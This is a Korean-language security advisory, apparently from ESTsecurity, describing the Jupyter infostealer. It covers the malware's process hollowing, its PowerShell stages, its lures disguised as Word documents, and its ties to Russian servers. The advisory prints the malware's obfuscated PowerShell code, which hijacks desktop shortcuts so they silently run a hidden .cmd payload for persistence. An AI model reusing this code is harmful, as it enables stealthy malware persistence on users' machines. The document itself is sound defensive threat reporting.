이 인스톨러는 프로세스 하울링 기술을 통해 명령 및 제어 서버의 클라이언트 역할을 하는 .NET 로더를 프로세스 메모리에 삽입했다. 이후 클라이언트는 메모리 내 Jupyter .NET 모듈을 실행하는 다음 단계 PowerShell 커맨드를 다운로드한다. 개발자는 이후 버전의 인스톨러에서는 메모리 내에서 실행되기 위해 프로세스 하울링이 아닌 PowerShell 명령으로 전략을 바꾸었다. 이러한 모든 기능을(C2 클라이언트, 악성코드 다운로드/실행, PowerShell 스크립트, 명령, 프로세스 하울링 기술) 통해 확장된 백도어 기능을 사용할 수 있게 된다.

Morphisec 은 초기 인스톨러가 아래 이름을 사용하는 마이크로소프트 워드 문서로 위장한다고 밝혔다.
-The-Electoral-Process-Worksheet-Key.exe
-Mathematical-Concepts-Precalculus-With-Applications-Solutions.exe
-Excel-Pay-Increase-Spreadsheet-Turotial-Bennett.exe
-Sample-Letter-For-Emergency-Travel-Document

합법적인 미끼인 침투 테스트 툴킷


이 인스톨러는 Docx2Rtf, Magix Photo Manager 와 같은 합법적인 툴을 사용하여 백그라운드에 PowerShell 스크립트 2 개를 드롭한다. 초기 인스톨러의 최신 버전은 침투 테스트에 사용되는 PoshC2 프레임워크를 사용해 바로가기 LNK 파일을 생성해 시작 폴더에 배치하여 컴퓨터에 대한 지속성을 얻었다.

```
$adb867cecba484b0ffc9779153819='@"%AppDaTa%\MiCRosOFt\'+$a69e23640e64db84c576d7a0a9c45+'\'+$ae7c850cd1048687f755f1e25e285+'.cmd"';
$a0e0fd7a4004e1a004c55595be01b=Get-chiLDiTem -patH "$eNv:UseRPrOFiLe\deSKTop\" -FilteR '*.lnk'|WhEre-Object { $_.AtTRibUTes -Ne "dIrECtoRy"}|SeLect -EXpandprOpERty
FuLLNAME;
$a9b56cde6ce4ea894d19f0f4f699f=GEt-cHIlDItEM -pATH "$enV:USeRprOfiLE\..\public\DEskTOp\" -fILTEr '*.lNK'|whEre-OBJeCt { $_.ATTriButES -nE "DIrECTorY"}|sELECt -
eXpanDpRopErTY FuLlNAME;
$a0e0fd7a4004e1a004c55595be01b=$a0e0fd7a4004e1a004c55595be01b+$a9b56cde6ce4ea894d19f0f4f699f;
FoREacH($a7d2efddb0e431b9f54620b2a8e1d In $a0e0fd7a4004e1a004c55595be01b){
    TRy{
        $a7d2efddb0e431b9f54620b2a8e1d=$a88e256d7c0440962b50809dd97fc.CreatEsHorTCut($a7d2efddb0e431b9f54620b2a8e1d);
        $a8e3a32e1494ccab92becbb9886ff=$a7d2efddb0e431b9f54620b2a8e1d.targEtpaTh;
        $a57b604f9674019b99d504284cd0c=$a8e3a32e1494ccab92becbb9886ff;
        IF(($a8e3a32e1494ccab92becbb9886ff -lIke '*cmD.eXe*') -Or (-not ($a8e3a32e1494ccab92becbb9886ff -like '*\*.*')) -OR (-NoT (Test-PAth
        $a8e3a32e1494ccab92becbb9886ff)) -Or ($a7d2efddb0e431b9f54620b2a8e1d.aRguMentS.lEnGth -gt 0)){
            $a7d2efddb0e431b9f54620b2a8e1d.SAvE()
        }ElSE{
        $a7d2efddb0e431b9f54620b2a8e1d.TaRGetPATH='Cmd';
        $a7d2efddb0e431b9f54620b2a8e1d.arGuMENTS='/C @sTArt "" "'+$a8e3a32e1494ccab92becbb9886ff+'" && '+$adb867cecba484b0ffc9779153819;
        $a7d2efddb0e431b9f54620b2a8e1d.windOwstYle=7;
        $a7d2efddb0e431b9f54620b2a8e1d.icOnLocATiOn=$a57b604f9674019b99d504284cd0c;
        $a7d2efddb0e431b9f54620b2a8e1d.SaVe();
        }
    }FiNAllY{}
}
```

[이미지 출처] Morphisec

러시아와의 연결성

연구원들은 많은 C2 Jupyter 서버가 러시아에 위치하고 있다고 밝혔다. 이 중 많은 서버가 현재 비활성화된 상태다. 또한 연구원들은 오타가 포함된 'Jupyter'라는 이름이 러시아어에서 변환된 것을 발견했다. 또한 Jupyter 의 관리자 패널에 대해 역 이미지 검색을 실행한 결과, 러시아어 포럼이 포함된 결과를 볼 수 있었다.



[이미지 출처] Morphisec

Morphisec 은 이 인포스틸러가 지속적으로 개발되는 이유는 탐지되지 않도록 하기 위한 새로운 요소를 추가하기 때문인 것으로 보인다고 밝혔다. 또한 개발자들은 공격 타깃 정보의 범위를 확장할 수도 있다.

[출처] https://www.bleepingcomputer.com/news/security/new-jupyter-malware-steals-browser-data-opens-backdoor/
https://www.morphisec.com/hubfs/eBooks_and_Whitepapers/Jupyter%20Infostealer%20WEB.pdf

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com